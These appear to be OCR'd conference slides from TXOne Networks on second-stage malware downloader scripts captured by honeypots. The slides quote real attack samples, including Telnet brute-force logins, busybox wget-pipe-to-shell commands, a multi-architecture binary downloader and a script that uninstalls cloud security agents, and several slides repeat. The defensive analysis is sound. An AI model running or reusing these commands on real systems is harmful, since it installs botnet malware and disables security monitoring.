CyberSec 2024
Some things about the Downloader Scripts of the 2nd Stage Malware
攻擊行為大小事，快速解析透過下載腳本執行的攻擊行為

Patrick Kuo
Canaan Kao
Tony Wang

TXOne Networks

May 2024

Who we are

Patrick Kuo

Patrick 目前任職於TXOne Networks 的資深威脅研究員，主要開發的系統為Threat Hunting System，Threat Hunting Engine以及Threat Atlas。曾在BalckHat Europe，FIRST，CyberSEC以及HitCon擔任講師。目前主要任務是在核心系統架構開發，惡意軟體偵測，資料分析以及核心模組的開發。

Canaan Kao

Canaan 自 2001 年起擔任 DPI/IDS/IPS 工程師。他領導了 MoECC 委託給 NTHU 的 Anti-Botnet 計畫（2009 - 2013）並舉辦了 “Botnet of Taiwan”（ BoT ）研討會（2009 - 2014）。他在 HitCon2014 CMT、HitCon2015 CMT 和 HitCon 2019 發表過演講。他的主要研究興趣是網路安全、入侵偵測系統、逆向工程、惡意軟體偵測和嵌入式系統。

Agenda

01 | ***What's the 2nd stage attack***

How does the attackers try to land malicious files?

02 | ***Why to use 2nd stage attack***

Why does the attacker do multiple stages attack?

03 | ***How to execute 2nd stage attacks***

Telnet protocol attacks with downloader scripts

SSH protocol attacks with downloaders

SMB protocol attacks with downloaders

04 | ***What's the freshness of 2nd stage attack***

The VirusTotal detection status of the attack scripts

05 | ***Conclusion & mitigation for 2nd stage attacks***

What's the 2nd stage attack

How does the attacker try to land malicious files?

- We have deployed hunting engines on the Internet to monitor and capture suspicious and malicious attack behaviors.
- Through this deployment, we have observed that certain automated attacks not only scan and exploit devices connected to the extranet but also attempt to deploy downloader scripts or malicious binaries onto compromised devices.
- This multi-stage attack chain enables attackers to compromise the victims more efficiently and generate more impact.

How does the attacker try to land malicious files?
A typical flow

First Stage

The attacker tries to find a device on Internet

Find device which is disclosed on Internet

Land downloader script via exploits

Second Stage

Land the download script & execute the script

The malicious files are landed via the download script

Execute malicious files & occupy devices

Why to use 2nd stage attack

Why does the attacker try to do multiple stages attack?

- There are many network protection products in the world. Old attack types based on single-stage (all-in-one) attacks may be blocked.
  - Attack and upload the Malware via the same non-encrypted channel -> X
- This means the attackers need to *evade* the network protection products and hide their real behaviors.
- They incorporate multiple stages to ensure they can compromise their targets successfully.
  - (Slow) Brute-force login -> O
  - Download the real Malware via HTTPS and Run -> O

Table of common multiple stages attacks

1st Stage	2nd Stage
Compromise the victims via the exploits	Land the download 1st stage scrips and 2nd stage binaries
Inject the malware download code into the payload	Execute the 1st stage malware and land 2nd stage malware without file removing
Inject the malware download code into the payload	Execute the 1st stage malware and land 2nd stage malware. And then ***remove 1st stage malware***.
Inject the malware download code into the payload	Execute the 1st stage malware and land 2nd stage malware. And ***then remove 2nd stage malware***.

How to execute 2nd stage attack

The scripts for the 2nd stage attacks

- In this session, we will provide a clear description of how attackers deploy their downloader script through the following protocols.

Telnet protocol attack with downloader script

```
Telnet
    Data: /bin/busybox wget http://zvub.us/b -O- |sh\r\n
    Data: \r\n
    Data: --2022-09-23 22:22:14--  http://zvub.us/b\r\n
    Data: Connecting to [redacted]28.49:2244... connected.\r\n
    Data: Proxy request sent, awaiting response... 200 OK\r\n
    Data: Length: 1019 [application/octet-stream]\r\n
    Data: Saving to: ���b���\r\n
    Data: \r\n
    Data:      0K                                                    100%  184M=0s\r\n
    Data: \r\n
    Data: 2022-09-23 22:22:14 (184 MB/s) - ���b��� saved [1019/1019]\r\n
    Data: \r\n
    Data: \r\n
    Data: >
```

```
0000 [redacted]  ........ .Y.O..E.
0010             ....@.@. .v.D.[%.
0020             ........ ...._6..
0030             ...\.... ....a.g1
0040             K./bin/b usybox w
0050             get http ://zvub.
0060             us/b -O-  |sh....
0070             --2022-0 9-23 22:
```


txOne networks

Telnet protocol attack with downloader script

```
........'........"..'......Username: admin
admin
Password: admin
enable

welcome
>linuxshell
enable

>system
linuxshell
>sh
system
>/bin/busybox wget http://zvub.us/b -O- |sh
sh

>/bin/busybox wget http://zvub.us/b -O- |sh

--2022-09-23 22:22:14--  http://zvub.us/b
Connecting to [redacted]28.49:2244... connected.
Proxy request sent, awaiting response... 200 OK
Length: 1019 [application/octet-stream]
Saving to: ...b...

     0K                                                       100%  184M=0s

2022-09-23 22:22:14 (184 MB/s) - ...b... saved [1019/1019]
```

Telnet protocol attack with downloader script

```
........'........"..'......Username: admin
admin
Password: admin
enable

welcome
>linuxshell
enable

>system
linuxshell
>sh
system
>/bin/busybox wget http://zvub.us/b -O- |sh
sh

>/bin/busybox wget http://zvub.us/b -O- |sh

--2022-09-23 22:22:14--  http://zvub.us/b
Connecting to [redacted]28.49:2244... connected.
Proxy request sent, awaiting response... 200 OK
Length: 1019 [application/octet-stream]
Saving to: ...b...

     0K                                                       100%  184M=0s

2022-09-23 22:22:14 (184 MB/s) - ...b... saved [1019/1019]
```

Brute force login with random admin account and password

Telnet protocol attack with downloader script

```
.....'.....".."'.....Username: admin
admin
Password: admin
enable

welcome
>linuxshell
enable
```

Download and execute the malicious script which is from remote server

```
>system
linuxshell
>sh
system
>/bin/busybox wget http://zvub.us/b -O- |sh
sh

>/bin/busybox wget http://zvub.us/b -O- |sh

--2022-09-23 22:22:14--  http://zvub.us/b
Connecting to [redacted]28.49:2244... connected.
Proxy request sent, awaiting response... 200 OK
Length: 1019 [application/octet-stream]
Saving to: ...b...

     0K                                                       100%  184M=0s

2022-09-23 22:22:14 (184 MB/s) - ...b... saved [1019/1019]
```

Telnet protocol attack with downloader script

- The content of downloader *b*.


```
>/tmp/.a && cd /tmp
>/dev/.a && cd /dev
>/dev/shm/.a && cd /dev/shm
>/var/.a && cd /var
>/var/tmp/.a && cd var/tmp
>/data/local/tmp/.a && cd /data/local/tmp

/bin/busybox wget http://[redacted].81.114/armv4l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv4l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/armv5l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv5l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/armv6l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv6l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/armv7l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv7l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/i586 -O- > .f; chmod 777 .f; ./.f busybox.selfrep.i586; rm -rf .f
/bin/busybox wget http://[redacted].81.114/i686 -O- > .f; chmod 777 .f; ./.f busybox.selfrep.i686; rm -rf .f
/bin/busybox wget http://[redacted].81.114/mips -O- > .f; chmod 777 .f; ./.f busybox.selfrep.mips; rm -rf .f
/bin/busybox wget http://[redacted].81.114/mipsel -O- > .f; chmod 777 .f; ./.f busybox.selfrep.mipsel; rm -rf .f
```

Telnet protocol attack with downloader script


- The content of downloader *b*.

```
>/tmp/.a && cd /tmp
>/dev/.a && cd /dev
>/dev/shm/.a && cd /dev/shm
>/var/.a && cd /var
>/var/tmp/.a && cd var/tmp
>/data/local/tmp/.a && cd /data/local/tmp

/bin/busybox wget http://[redacted].81.114/armv4l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv4l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/armv5l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv5l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/armv6l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv6l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/armv7l -O- > .f; chmod 777 .f; ./.f busybox.selfrep.armv7l; rm -rf .f
/bin/busybox wget http://[redacted].81.114/i586 -O- > .f; chmod 777 .f; ./.f busybox.selfrep.i586; rm -rf .f
/bin/busybox wget http://[redacted].81.114/i686 -O- > .f; chmod 777 .f; ./.f busybox.selfrep.i686; rm -rf .f
/bin/busybox wget http://[redacted].81.114/mips -O- > .f; chmod 777 .f; ./.f busybox.selfrep.mips; rm -rf .f
/bin/busybox wget http://[redacted].81.114/mipsel -O- > .f; chmod 777 .f; ./.f busybox.selfrep.mipsel; rm -rf .f
```

SSH Protocol attack with downloader script



SSH protocol attack with downloader script



SSH protocol attack with downloader script

- The content of downloader xms.

```
if [ $(id -u) -eq 0 ]; then
    if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh|bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
        apt-get remove bcm-agent -y
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
fi
```

SSH protocol attack with downloader script


- The content of downloader xms.

```
if [ $(id -u) -eq 0 ]; then
    if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh|bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
        apt-get remove bcm-agent -y
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
fi
```

